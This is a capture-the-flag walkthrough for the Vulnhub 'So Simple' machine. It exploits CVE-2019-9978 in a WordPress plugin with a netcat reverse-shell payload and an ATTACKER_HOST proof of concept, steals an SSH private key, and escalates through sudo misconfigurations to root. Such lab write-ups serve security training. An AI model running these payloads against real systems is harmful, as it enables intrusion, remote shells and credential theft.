
Vulnhub

So Simple

https://www.vulnhub.com/entry/so-simple-1,515/

Walkthrough

1. NMAP Scan: #nmap -A -p- <IP>



```
Nmap scan report for 10.0.2.32
Host is up (0.00019s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: So Simple
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```

This host has 2 ports open: 22 & 80.


1. Port 22: running an SSH service;
2. Port 80: running an HTTP service;

What can we do?

1. Access the HTTP service, see what's up:

Nothing to see here, really, not even the source code gets us anywhere.

Firing up dirbuster, we come across a Wordpress blog:


Why it's so simple ? — Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin July 12, 2020 Uncategorized 1 Comment

I will scan it with WPScan and see if that gets us anywhere;

Through the WPScan, we've discovered that there are two outdated plugins:

1. Social-warfare
2. Easy-cart


Through OSINT, I've come to undestand that the Social-warfare plugin is vulnerable to RCE (remote code execution) by using CVE-2019-9978.

Thanks to @hash3liZer, we know how to execute this exploit properly: https://github.com/hash3liZer/CVE-2019-9978

https://wpvulndb.com/vulnerabilities/9259?fbclid=IwAR2xLSnanccqwZNqc2c7cIv447Lt80mHivtyNV5ZXGS0ZaScxIYcm1XxWXM


```
1. Create payload file and host it on a location accessible by a ta
rgeted website. Payload content : "<pre>system('cat /etc/passwd')</
pre>"

2. Visit http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_opti
ons&swp_url=http://ATTACKER_HOST/payload.txt

3. Content of /etc/passwd will be returned
```

In order to actually exploit the machine, we're going to have to do some Remote Code Execution via URL by using a 'payload.txt' containing code that will spawn a netcat shell. Furthermore, we're going to connect it to our netcat listener.



```
/home/kali/Desktop/Memos/Vulnhub/So_Simple/simplehttp/
payload.txt
kali@kali: ~/Desktop/N
File   Actions   Edit   View   Help
kali@kali:~/Desktop/Memos/Vulnhub/So_Simple/simplehttp$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

That's our python HTTP webserver running on port 8000 with the file 'payload.txt' inside of it; To see if the server is actually correctly running, we're going to test it by writing 'localhost:8000' inside our URL bar:



Why it's so simple ? – Just an | Directory listing for /

localhost:8000

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

Directory listing for /

- payload.txt


It works.

Our payload.txt contains:


```
<pre>system('rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 >/tmp/f ')</pre>
```

The <pre>s on the ends are there due to the nature of the exploit.

Start a netcat listener and enter the URL from above adapted to our IPs for the shell to spawn:



```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
```


Why it's so simple ? – Just a
WordPress › Error
10.0.2.32/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://10.0.2.15:8000/payload.txt
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
kali@kali: ~
File
Actions
Edit
View
Help

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.32] 38092
/bin/sh: 0: can't access tty; job control turned off
$
```


[Hacker Voice] I'm in.

Time to get those flags.

What user are we running commands as? #whoami


www-data

There are two other users that can log in this box:




```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Jul 12 22:42 .
drwxr-xr-x 20 root   root   4096 Jul 12 12:55 ..
drwxr-xr-x  7 max    max    4096 Jul 15 18:19 max
drwxr-xr-x  3 steven steven 4096 Jul 29 18:08 steven
$
```

Going through max's directory:




```
$ cd max
$ ls -la
total 52
drwxr-xr-x 7 max  max  4096 Jul 15 18:19 .
drwxr-xr-x 4 root root 4096 Jul 12 22:42 ..
-rw-r--r-- 1 max  max   220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 max  max  3810 Jul 12 21:40 .bashrc
drwx------ 2 max  max  4096 Jul 12 13:06 .cache
drwx------ 3 max  max  4096 Jul 12 15:39 .gnupg
drwxrwxr-x 3 max  max  4096 Jul 12 15:24 .local
-rw------- 1 max  max   118 Jul 12 20:44 .mysql_history
-rw-r--r-- 1 max  max   807 Feb 25 12:03 .profile
drwxr-xr-x 2 max  max  4096 Jul 14 19:41 .ssh
-rw-r--r-- 1 max  max    49 Jul 12 20:41 personal.txt
drwxrwxr-x 3 max  max  4096 Jul 12 21:23 this
-rwxr-x--- 1 max  max    33 Jul 13 21:41 user.txt
$
```



```
$ cat user.txt
cat: user.txt: Permission denied
```


I suppose we are going to have to log in as max to read the flag.

Navigate to his .ssh folder:




```
$ ls -la
total 20
drwxr-xr-x 2 max  max  4096 Jul 14 19:41 .
drwxr-xr-x 7 max  max  4096 Jul 15 18:19 ..
-rw-r--r-- 1 max  max   568 Jul 14 19:41 authorized_keys
-rwxr-xr-x 1 root root 2602 Jul 14 19:41 id_rsa
-rw-r--r-- 1 root root  568 Jul 14 19:41 id_rsa.pub
$ 
```

We’re going to steal that ‘id_rsa’ in order to log in as max:




```
kali@kali:~/Desktop/Memos/Vulnhub/So_Simple$ ssh -i id_rsa max@10.0.2.32
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jul 29 18:56:07 UTC 2020

  System load:  0.01              Processes:                120
  Usage of /:   56.6% of 8.79GB   Users logged in:          0
  Memory usage: 17%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for enp0s3:  10.0.2.32

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 29 17:56:18 2020 from 10.0.2.15
max@so-simple:~$ 
```

See the contents of the user.txt:




```
max@so-simple:~$ cat user.txt
[redacted]
```

Great, moving on to the next flag that is in steven’s directory:



```
max@so-simple:/home/steven$ cat user2.txt
cat: user2.txt: Permission denied
```


We must log in as steven, somehow. Sudo -l?



```
max@so-simple:/home/steven$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:/home/steven$ 
```

We can run the "service" binary as steven without the use of a password;


Through OSINT, I have come over this exploit from gtfoBins.com:
https://gtfobins.github.io/gtfobins/service/



```
max@so-simple:/home/steven$ sudo -u steven /usr/sbin/service ../../bin/sh
$ whoami
steven
```

Now we have a shell we're running as steven!


User2.txt:



```
root@so-simple:/opt/tools# cat /home/steven/user2.txt
[redacted]
```

Great! We got the second flag! Now onto root…


Sudo -l




```
steven@so-simple:/$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
steven@so-simple:/$ 
```

After close examination, I've concluded that the file itself, including the 'tools' directory do not exist.

SO I CREATED THEM MYSELF!




```
steven@so-simple:/opt/tools$ ls -la
total 12
drwxrwxr-x 2 steven steven 4096 Jul 29 18:10 .
drwxr-xr-x 3 steven steven 4096 Jul 29 18:09 ..
-rwxrwxr-x 1 steven steven   11 Jul 29 18:10 server-health.sh
```




```
steven@so-simple:/opt/tools$ cat server-health.sh
/bin/sh -i
```

I've only written "/bin/sh -i" in the script file as that will spawn a shell. This shell will then be ran with root privileges due to the contents of the /etc/sudoers for the 'steven' user (sudo -l).



```
steven@so-simple:/opt/tools$ sudo -u root ./server-health.sh
# whoami
root
```

Time to get the root flag.



```
root@so-simple:~# cat flag.txt

  /$$$$$$                                                      /$$            /$$
 /$$__  $$                                                    | $$           | $$
| $$  \__/  /$$$$$$  /$$$$$$$   /$$$$$$   /$$$$$$  /$$$$$$  /$$$$$$  /$$$$$$$$| $$
| $$       /$$__  $$| $$__  $$ /$$__  $$ /$$__  $$|____  $$|_  $$_/ |____ /$$/| $$
| $$      | $$  \ $$| $$  \ $$| $$  \ $$| $$  \__/ /$$$$$$$  | $$      /$$$$/ |__/
| $$    $$| $$  | $$| $$  | $$| $$  | $$| $$      /$$__  $$  | $$ /$$ /$$__/
|  $$$$$$/|  $$$$$$/| $$  | $$|  $$$$$$$| $$     |  $$$$$$$  |  $$$$//$$$$$$$$ /$$
 \______/  \______/ |__/  |__/ \____  $$|__/      \_______/   \___/ |________/|__/
                               /$$  \ $$
                              |  $$$$$$/
                               \______/
 /$$     /$$                     /$$                                                                     /$$
|  $$   /$$/                    | $/                                                                    | $$
 \  $$ /$$//$$$$$$  /$$   /$$|_//$$    /$$ /$$$$$$         /$$$$$$  /$$  /$$  /$$ /$$$$$$$   /$$$$$$   /$$$$$$$
  \  $$$$//$$__  $$| $$  | $$   |  $$  /$$//$$__  $$       /$$__  $$| $$ | $$ | $$| $$__  $$ /$$__  $$ /$$__  $$
   \  $$/| $$  \ $$| $$  | $$    \  $$/$$/| $$$$$$$$      | $$  \ $$| $$ | $$ | $$| $$  \ $$| $$$$$$$$| $$  | $$
    | $$ | $$  | $$| $$  | $$     \  $$$/ | $$_____/      | $$  | $$| $$ | $$ | $$| $$  | $$| $$_____/| $$  | $$
    | $$ |  $$$$$$/|  $$$$$$/      \  $/  |  $$$$$$$      | $$$$$$$/|  $$$$$/$$$$/| $$  | $$|  $$$$$$$|  $$$$$$$
    |__/  \______/  \______/        \_/    \_______/      | $$____/  \_____/\___/ |__/  |__/ \_______/ \_______/
                                                          | $$
 /$$ /$$$$$$                  /$$$$$$  /$$                | $$         /$$          /$$
| $//$$__  $$                /$$__  $$|__/                |__/        | $$         | $/
|_/| $$  \__/  /$$$$$$       | $$  \__/ /$$ /$$$$$$/$$$$   /$$$$$$ | $$  /$$$$$$|_/
   |  $$$$$$  /$$__  $$      |  $$$$$$ | $$| $$_  $$_  $$ /$$__  $$| $$ /$$__  $$
    \____  $$| $$  \ $$       \____  $$| $$| $$ \ $$ \ $$| $$  \ $$| $$| $$$$$$$$
    /$$  \ $$| $$  | $$       /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$| $$_____/
   |  $$$$$$/|  $$$$$$/      |  $$$$$$/| $$| $$ | $$ | $$| $$$$$$$/| $$|  $$$$$$$
    \______/  \______/        \______/ |__/|__/ |__/ |__/| $$____/ |__/ \_______/
                                                         | $$
                                                         | $$
                                                         |__/

Easy box right? Hope you've had fun! Show me the flag on Twitter @roelvb79
```

THE END

😊